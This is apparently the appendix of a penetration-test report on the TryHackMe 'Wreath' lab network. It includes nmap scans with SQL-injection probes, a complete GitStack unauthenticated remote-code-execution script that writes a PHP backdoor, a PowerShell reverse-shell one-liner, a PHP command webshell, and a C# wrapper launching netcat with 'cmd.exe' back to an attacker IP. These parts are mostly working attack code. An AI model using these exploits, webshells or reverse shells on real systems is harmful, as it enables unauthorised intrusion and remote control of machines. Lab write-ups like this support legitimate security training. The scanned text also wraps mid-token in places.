| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dD%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dD%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dD%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dD%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|_ https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_sslv2-drown:
| vulners:
| cpe:/a:apache:http_server:2.4.37:
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2
https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB
*EXPLOIT*
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| 1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| CVE-2019-10097 6.0 https://vulners.com/cve/CVE-2019-10097
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| CVE-2019-0215 6.0 https://vulners.com/cve/CVE-2019-0215
| EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
| CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
| CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197
| EDB-ID:47688 4.3 https://vulners.com/exploitdb/EDB-ID:47688 *EXPLOIT*
| CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
| PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441
*EXPLOIT*
| EDB-ID:46676 0.0 https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
| 1337DAY-ID-663 0.0 https://vulners.com/zdt/1337DAY-ID-663 *EXPLOIT*
| 1337DAY-ID-601 0.0 https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
| 1337DAY-ID-4533 0.0 https://vulners.com/zdt/1337DAY-ID-4533 *EXPLOIT*
| 1337DAY-ID-3109 0.0 https://vulners.com/zdt/1337DAY-ID-3109 *EXPLOIT*
|_ 1337DAY-ID-2237 0.0 https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
9090/tcp closed zeus-admin
10000/tcp open http MiniServ 1.890 (Webmin httpd)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
| /index.php source code:
| <h1>Error - Document follows</h1>
|_<p>This web server is running in SSL mode. Try the URL <a href='https://ip-10-200-109-
200.eu-west-1.compute.internal:10000/'>https://ip-10-200-109-200.eu-west-
1.compute.internal:10000/</a> instead.<br></p>
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
| http-phpmyadmin-dir-traversal:
| VULNERABLE:
| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
| State: UNKNOWN (unable to test)
| IDs: CVE:CVE-2005-3299
| PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1
```

```
allows remote attackers to include local files via the $__redirect parameter, possibly involving
the subform array.
|
| Disclosure date: 2005-10-nil
| Extra information:
| ../../../../../etc/passwd :
| <h1>Error - Document follows</h1>
| <p>This web server is running in SSL mode. Try the URL <a href='https://ip-10-200-109-200.eu-
west-1.compute.internal:10000/'>https://ip-10-200-109-200.eu-west-
1.compute.internal:10000/</a> instead.<br></p>
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_ http://www.exploit-db.com/exploits/1244/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2006-3392:
| VULNERABLE:
| Webmin File Disclosure
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2006-3392
| Webmin before 1.290 and Usermin before 1.220 calls the simplify_path function before
decoding HTML.
| This allows arbitrary files to be read, without requiring authentication, using "..%01"
sequences
| to bypass the removal of "../" directory traversal sequences.
|
| Disclosure date: 2006-06-29
| References:
| http://www.exploit-db.com/exploits/1997/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392
|_ http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.69 seconds
```

A-3) Enumerating host in internal network

```
# Nmap 6.49BETA1 scan initiated Thu Apr  1 16:39:22 2021 as: ./nmap-fil -sn -oN scan-fil
10.200.109.1-255

Cannot find nmap-payloads. UDP payloads are disabled.

Nmap scan report for ip-10-200-109-1.eu-west-1.compute.internal (10.200.109.1)

Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
```

```
Host is up (0.00030s latency).
MAC Address: 02:10:71:E5:86:01 (Unknown)
Nmap scan report for ip-10-200-109-100.eu-west-1.compute.internal (10.200.109.100)
Host is up (0.00014s latency).
MAC Address: 02:A3:DE:10:9E:E3 (Unknown)
Nmap scan report for ip-10-200-109-150.eu-west-1.compute.internal (10.200.109.150)
Host is up (-0.10s latency).
MAC Address: 02:FA:11:90:FA:3B (Unknown)
Nmap scan report for ip-10-200-109-250.eu-west-1.compute.internal (10.200.109.250)
Host is up (0.00021s latency).
MAC Address: 02:2F:98:4C:5D:77 (Unknown)
Nmap scan report for ip-10-200-109-200.eu-west-1.compute.internal (10.200.109.200)
Host is up.
# Nmap done at Thu Apr  1 16:39:25 2021 -- 255 IP addresses (5 hosts up) scanned in 3.74 seconds
```

A-4) Enumerating services of the in scope machine

```
# Nmap 6.49BETA1 scan initiated Thu Apr  1 16:58:22 2021 as: ./nmap-fil -oN scan2-fil 10.200.109.100 10.200.109.150
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-109-100.eu-west-1.compute.internal (10.200.109.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-109-100.eu-west-1.compute.internal (10.200.109.100) are filtered
MAC Address: 02:A3:DE:10:9E:E3 (Unknown)

Nmap scan report for ip-10-200-109-150.eu-west-1.compute.internal (10.200.109.150)
Host is up (0.00059s latency).
```

Not shown: 6146 filtered ports

PORT   STATE SERVICE

80/tcp   open http

3389/tcp open ms-wbt-server

5357/tcp open wsdapi

5985/tcp open wsman

MAC Address: 02:FA:11:90:FA:3B (Unknown)

# Nmap done at Thu Apr 1 16:59:44 2021 -- 2 IP addresses (2 hosts up) scanned in 81.78 seconds

B) Gitstack remote code execution python script

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.109.150'

# What command you want to execute
command = "whoami"
```


```
repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
    r = requests.get("http://{}/rest/user/".format(ip))
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print "[+] Found user {}".format(username)
else:
    r = requests.post("http://{}/rest/user/".format(ip), data={'username'
: username, 'password' : password})
    print "[+] Create user"

    if not "User created" in r.text and not "User already exist" in r.text
:
        print "[-] Cannot create user"
        os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip
))
if "true" in r.text:
    print "[+] Web repository already enabled"
else:
    print "[+] Enable web repository"
    r = requests.put("http://{}/rest/settings/general/webinterface/".forma
t(ip), data='{"enabled" : "true"}')
    if not "Web interface successfully enabled" in r.text:
        print "[-] Cannot enable web interface"
        os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print "[+] Found repository {}".format(repository)
else:
    print "[+] Create repository"

    r = requests.post("http://{}/rest/repository/".format(ip), cookies={'c
srftoken' : csrf_token}, data={'name' : repository, 'csrfmiddlewaretoken'
: csrf_token})
    if not "The repository has been successfully created" in r.text and no
t "Repository already exist" in r.text:
        print "[-] Cannot create repository"
        os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repos
itory, username))

if not "added to" in r.text and not "has already" in r.text:
    print "[-] Cannot add user to repository"
    os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, rep
ository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.te
xt:
    print "[-] Cannot remove access for anyone"
    os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, r
epository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\
'a\']); ?>" > c:\GitStack\gitphp\exploit-fil.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-
fil.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

C) Reverse Powershell

```
powershell.exe -c "$client = New-
Object System.Net.Sockets.TCPClient('IP',PORT);$stream = $client.GetStream
();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $byt
es.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (i
ex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([
text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client.Close()"
```

D) File upload page

```
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tm
p_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $go
odExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
```



```
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
<!DOCTYPE html>
<html lang=en>
        <!-- ToDo:
                  - Finish the styling: it looks awful
                  - Get Ruby more food. Greedy animal is going through it
too fast
                  - Upgrade the filter on this page. Can't rely on basic a
uth for everything
                  - Phone Mrs Walker about the neighbourhood watch meeting
s
        -->
        <head>
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-
width, initial-scale=1.0">
                <link rel="stylesheet" type="text/css" href="assets/css/An
dika.css">
                <link rel="stylesheet" type="text/css" href="assets/css/st
yles.css">
        </head>
        <body>
                <main>
                        <h1>Welcome Thomas!</h1>
                        <h2>Ruby Image Upload Page</h2>
                        <form method="post" enctype="multipart/form-data">
                                <input type="file" name="file" id="fileEnt
ry" required, accept="image/jpeg,image/png,image/gif">
                                <input type="submit" name="upload" id="fil
eSubmit" value="Upload">
                        </form>
                        <p id=res><?php if (isset($res)){ echo $res; };?><
/p>
                </main>
        </body>
</html>
```

E) PHP payload

```php
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

F) C# wrapper for netcat

```csharp
using System;
using System.Diagnostics;

namespace Wrapper{

    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\h
tdocs\\resources\\uploads\\nc-fil.exe", "10.50.81.63 443 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```